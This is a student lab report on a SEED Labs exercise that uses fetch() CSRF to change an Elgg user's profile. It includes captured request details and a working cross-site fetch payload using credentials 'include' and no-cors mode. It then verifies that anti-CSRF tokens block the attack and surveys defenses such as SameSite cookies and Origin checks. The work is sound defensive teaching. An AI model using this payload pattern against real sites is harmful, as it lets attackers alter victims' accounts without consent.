VNU — UNIVERSITY OF SCIENCE

Course: Information Systems Security

# Lab Report

Cross-Site Request Forgery (CSRF) attack

TOPIC

# CSRF attack on the Elgg social network using Fetch API

Replacing XMLHttpRequest / form submit with `fetch()` + `URLSearchParams` / `FormData`


| | | |
|---|---|---|
| **Group** | Group 3 (3 members) | |
| **Member 1** | _____ — ID: _____ | (Technical / Offensive Lead) |
| **Member 2** | _____ — ID: _____ | (Browser & Defense Lead) |
| **Member 3** | _____ — ID: _____ | (Research & Slides Lead) |
| **Instructor** | _____ | |
| **Date** | November 5, 2026 | |


**Ethics notice:** All work is for learning purposes only, inside a local SEED Labs (Docker) environment — not aimed at any real person or organization.

**Abstract**

This report presents the study and practical exploitation of a **Cross-Site Request Forgery (CSRF)** vulnerability on the open-source social network **Elgg** within the SEED Labs environment. The key improvement over the original lab is replacing `XMLHttpRequest` and the `form submit` mechanism entirely with the modern **Fetch API** combined with `URLSearchParams` or `FormData`. The exploitation goal is to change the victim's *About me* profile field into the string `CSRF attack by <ID>`. We analyse the HTTP request, explain the core mechanisms (`credentials: 'include'`, Simple Request, `mode: 'no-cors'`), illustrate the attack-flow sequence diagram, verify the result and — most importantly — demonstrate the effectiveness of defensive measures (SameSite cookie, anti-CSRF token, `Origin` checking). The report concludes with answers to 15 theory questions and an AI-usage disclosure.

# Contents

**1 Introduction and objectives** **2**
1.1 Context . . . 2
1.2 Objectives . . . 2

**2 CSRF background** **2**
2.1 Three conditions for an attack . . . 2
2.2 Same-origin, same-site and the role of cookies . . . 2

**3 Lab environment** **2**

**4 HTTP request analysis with DevTools** **3**

**5 Exploitation with the Fetch API** **3**
5.1 Comparing the three methods . . . 3
5.2 Two key mechanisms . . . 3
5.3 Exploit code (URLSearchParams variant) . . . 4

**6 Attack flow diagram** **4**

**7 Experimental results** **5**

**8 Verification and defense** **5**
8.1 Re-enabling Elgg's anti-CSRF token . . . 5
8.2 Defense-in-Depth . . . 5

**9 Task allocation** **6**

**10 AI-usage disclosure** **6**

**11 Conclusion** **6**

**A Appendix: Answers to the 15 questions (summary)** **6**

# 1. Introduction and objectives

## 1.1 Context

CSRF is a web application-layer vulnerability that exploits the browser's *implicit trust*: when sending a request to a domain, the browser automatically attaches all cookies belonging to that domain — including the authentication session cookie. An attacker abuses this to make a logged-in victim's browser send a state-changing request the victim never intended.

## 1.2 Objectives

- **Target system:** Elgg running on SEED Labs containers (Apache at `www.seed-server.com`, MySQL, Attacker at `www.attacker32.com`).
- **Exploit action:** from the Attacker server, forge an HTTP POST to the endpoint `/action/profile/edit` to change the victim's *About me* field into `CSRF attack by <ID>`.
- **Mandatory technical constraints:**
  1. ✘ No `XMLHttpRequest`.
  2. ✘ No self-submitting `<form>` (causes redirection, reveals the attack).
  3. ✔ Must use **Fetch API** + `URLSearchParams` or `FormData`.

> Everything is performed only in a local lab owned by the group. Applying these techniques to any unauthorized system violates the law and academic rules. The sole purpose is to *learn attacks in order to defend*.

# 2. CSRF background

## 2.1 Three conditions for an attack

1. The victim has an **active session** (session cookie).
2. The target action **changes state** and has **predictable** parameters.
3. The application **lacks defenses** (no SameSite Strict/Lax, no anti-CSRF token).

## 2.2 Same-origin, same-site and the role of cookies

The browser distinguishes *same-origin* (identical scheme + host + port) from *cross-site* (different eTLD+1). The Same-Origin Policy (SOP) forbids one site's JavaScript from *reading* another origin's content/response — but it does **not** forbid *sending* requests. This "can send but cannot read" gap is the foundation of CSRF: the attacker does not need to read the result, only to have the state-changing action executed.

# 3. Lab environment

Listing 1: Starting the SEED Labs environment

```
cd ~/Labsetup
docker-compose up -d                # seed-server, mysql, attacker32
docker ps --format "table {{.Names}}\t{{.Status}}"
```

| Service | Address | Role |
|---|---|---|
| seed-server | 10.9.0.5 — `www.seed-server.com` | Apache + Elgg application (target) |
| mysql | 10.9.0.6 | Elgg user database |
| attacker32 | 10.9.0.7 — `www.attacker32.com` | Attacker's web server |

The victim's `/etc/hosts` maps the virtual domains to internal IPs `10.9.0.x`. Connectivity can be checked before the demo via `python3 src/exploit.py --check`.

## 4. HTTP request analysis with DevTools

To forge accurately, we first capture a legitimate request. Log in as Alice (`alice/seedalice`), open *Edit Profile*, open `F12` → `Network` (enable *Preserve log*), change a field and click **Save**.

Listing 2: POST request when saving the profile (trimmed)

```
POST /action/profile/edit HTTP/1.1
Host: www.seed-server.com
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05; ...

name=Alice&description=<p>I am Alice</p>&accesslevel[description]=2
&briefdescription=...&guid=42
```

| Parameter | Meaning | Sample value |
|---|---|---|
| `guid` | Victim's unique id | `42` |
| `name` | Display name | `Alice` |
| `description` | **About me content** | `<p>CSRF attack by <ID></p>` |
| `accesslevel[description]` | Visibility (2 = Public) | `2` |
| `__elgg_token / __elgg_ts` | Anti-CSRF token | *(disabled in Task 3)* |

## 5. Exploitation with the Fetch API

### 5.1 Comparing the three methods

| Criterion | Form submit | XHR | Fetch API |
|---|---|---|---|
| Stealth (no page change) | ✘ | ✔ | ✔ |
| Modern syntax (Promise/async) | ✘ | ✘ | ✔ |
| Allowed by the assignment | ✘ banned | ✘ banned | ✔ required |

### 5.2 Two key mechanisms

**`credentials: 'include'` — sending cookies cross-origin**

By default a cross-origin `fetch()` uses `credentials: 'same-origin'`, so it does *not* send `seed-server.com` cookies. We must set `credentials: 'include'` so the browser attaches the victim's session cookie — without it the server treats the request as an anonymous guest and the attack fails.

**Simple Request + `mode: 'no-cors'` — bypassing Preflight**

`Content-Type` of `application/x-www-form-urlencoded` (URLSearchParams) or `multipart/form-data` (FormData) are *CORS-safelisted* ⇒ this is a **Simple Request** with no Preflight `OPTIONS`. Even though SOP blocks JavaScript from *reading* the (opaque) response, the Elgg server *still* receives the valid cookie and overwrites the database successfully.

## 5.3 Exploit code (URLSearchParams variant)

Listing 3: Attack core in src/index.html


```
const payload = new URLSearchParams();
payload.append('name', 'Alice');
payload.append('description', '<p>CSRF attack by B21DCCN001</p>');
payload.append('accesslevel[description]', '2');   // 2 = Public
payload.append('guid', '42');                       // Alice's GUID

fetch('http://www.seed-server.com/action/profile/edit', {
  method: 'POST',
  mode: 'no-cors',          // Simple Request -> no Preflight OPTIONS
  credentials: 'include',   // REQUIRED: attach victim's session cookie
  headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
  body: payload
});
```

**FormData variant**

With `new FormData()`, do **not** set the `Content-Type` header manually so the browser can generate the `boundary`. See `src/index_formdata.html`. Auto-generate with: `python3 src/exploit.py --mode formdata`.

# 6. Attack flow diagram



# 7. Experimental results

Three pieces of evidence to record (insert the group's real screenshots into the frames below):

| Shot 1 — Before | Shot 2 — During | Shot 3 — After |
|---|---|---|
| Alice's original About me | Attacker page F12 console: silent Fetch POST | About me = `CSRF attack by <ID>` |

After the victim visits the Attacker page, the About me field changes to `CSRF attack by <ID>` with no warning or redirection whatsoever — proving a fully successful exploit in the undefended configuration.

# 8. Verification and defense

## 8.1 Re-enabling Elgg's anti-CSRF token

Restoring the `__elgg_token`/`__elgg_ts` check and re-running the same payload:

| | Defense OFF | Defense ON |
|---|---|---|
| Payload has `__elgg_token`? | No | Still no |
| Server response | Updates DB (302) | **Rejected** (missing token) |
| Alice's About me | Changed | **Unchanged** |

Because SOP forbids `attacker32.com` JavaScript from reading the token on `seed-server.com`, the forged request always lacks a valid token ⇒ it is blocked. This is direct evidence for the *Synchronizer Token Pattern*.

## 8.2 Defense-in-Depth

| Layer | Measure | What it blocks |
|---|---|---|
| Cookie | `SameSite=Lax/Strict` | Browser will not send cookies cross-site |
| Application | Anti-CSRF token (Synchronizer) | Attacker cannot read the token (thanks to SOP) |
| Application | Double Submit Cookie | Attacker cannot read the cookie to echo into the body |
| Header | Check `Origin` / `Sec-Fetch-Site` | Reject state-changing requests from foreign origins |
| UI | `X-Frame-Options` / CSP `frame-ancestors` | Prevent Clickjacking via iframe |

**Practical recommendation**

Combine `SameSite=Lax` (default layer) + anti-CSRF token (application layer) + `Origin` checks for sensitive endpoints. Never use `GET` for state-changing actions.

## 9. Task allocation

| Member | Focus |
|---|---|
| M1 — Offensive | Docker, packet capture, `index.html` + `exploit.py` code; Q&A 4–8 |
| M2 — Browser/Defense | Browser/CORS/SameSite analysis, recording & editing the video; Q&A 1,3,10–14 |
| M3 — Research/Slides | Slides, diagrams, report, defense verification; Q&A 2,9,15 |

**Shared mandatory baseline (100% of members):** each member runs Docker, captures the packet and changes About me to their own ID; all take part in a cross Q&A session on the 15 questions.

## 10. AI-usage disclosure

1. **Level 1 — Debate:** AI used to discuss `credentials: 'include'`, Simple Request and CORS; students wrote the code themselves.
2. **Level 2 — Co-creation:** students designed the report/slide/diagram structure; AI helped polish wording and formatting.
3. **Level 3 — Generation by prompt:** AI generated the `exploit.py` skeleton and HTML template; students configured real values and tested.

The group takes full responsibility for all experimental results and their correctness.

## 11. Conclusion

The group fully met the objective: changing About me to `CSRF attack by <ID>` using the Fetch API (no XHR/form), analysing the exploitation mechanism, verifying the result and demonstrating defense effectiveness. Core lesson: CSRF is not stopped by HTTPS; the fundamental countermeasure is `SameSite` cookies combined with anti-CSRF tokens and request-origin checks.

## A. Appendix: Answers to the 15 questions (summary)

1. **SameSite prevents CSRF:** instructs the browser not to send cookies on cross-site requests (Strict/Lax) ⇒ the forged request loses its authenticated session.
2. **Secret token:** the server embeds a per-session random token in the form; thanks to SOP the attacker cannot read it ⇒ a forged request without it is rejected.
3. **HTTPS still at risk:** HTTPS only secures transport; cookies are still attached inside the TLS tunnel, so CSRF (an application-layer flaw) is not prevented.
4. **GET `delete.php?pageid=5`:** use a hidden `<img src=...>` or `fetch(...,{credentials:'include'})` to trigger the forged GET.
5. **POST `delete.php`:** use Fetch + `URLSearchParams(pageid=5)`, running silently with no page change.
6. **Finding Boby's guid:** via the profile URL, the avatar `src`, the Add-friend link, or the RSS feed — all public.
7. **Unknown user id:** depends on the server — if identity is derived from the session the attack still works; if a large random id is required in the body, it does not.
8. **Attacking any visitor:** (1) ✘ edit profile — needs the victim's guid which SOP forbids reading; (2) ✔ add friend — only needs Alice's own guid; the victim's identity comes from the session.
9. **Session id in the data part (Double Submit):** the cookie is sent automatically, but the data part must be set by the origin site's JS; the attacker cannot read the cookie to set it correctly ⇒ the server detects a cross-site request.
10. **Does the browser know cross-site?** Yes — it knows the source and target origins and sends `Origin`, `Sec-Fetch-Site`.
11. **Does the server know cross-site?** Not from plain HTTP by default; it can if it checks `Origin`/`Referer`/`Sec-Fetch-Site`/token.

12. **Why not rely on Referer:** it can be legitimately absent (`Referrer-Policy`, HTTPS→HTTP, proxies) and is easily bypassed by loose regex checks.
13. **Why knowing cross-site matters:** to allow state-changing actions only when the user truly intends them, preventing privilege abuse.
14. **Ban all cross-site cookies?** Technically possible but it breaks navigation, SSO/OAuth and embedded widgets; the solution is the `SameSite=Lax` default.
15. **Facebook iframe:** a request from inside the iframe to Facebook is same-site *for Facebook* (not cross-site); the risk is Clickjacking; secure it with `X-Frame-Options` / CSP `frame-ancestors`.

## References

[1] W. Du, *Computer & Internet Security: A Hands-on Approach*, 3rd ed.

[2] WHATWG, *Fetch Living Standard*, https://fetch.spec.whatwg.org/.

[3] OWASP, *Cross-Site Request Forgery Prevention Cheat Sheet*.

[4] IETF, *RFC 6265bis — Cookies: SameSite attribute*.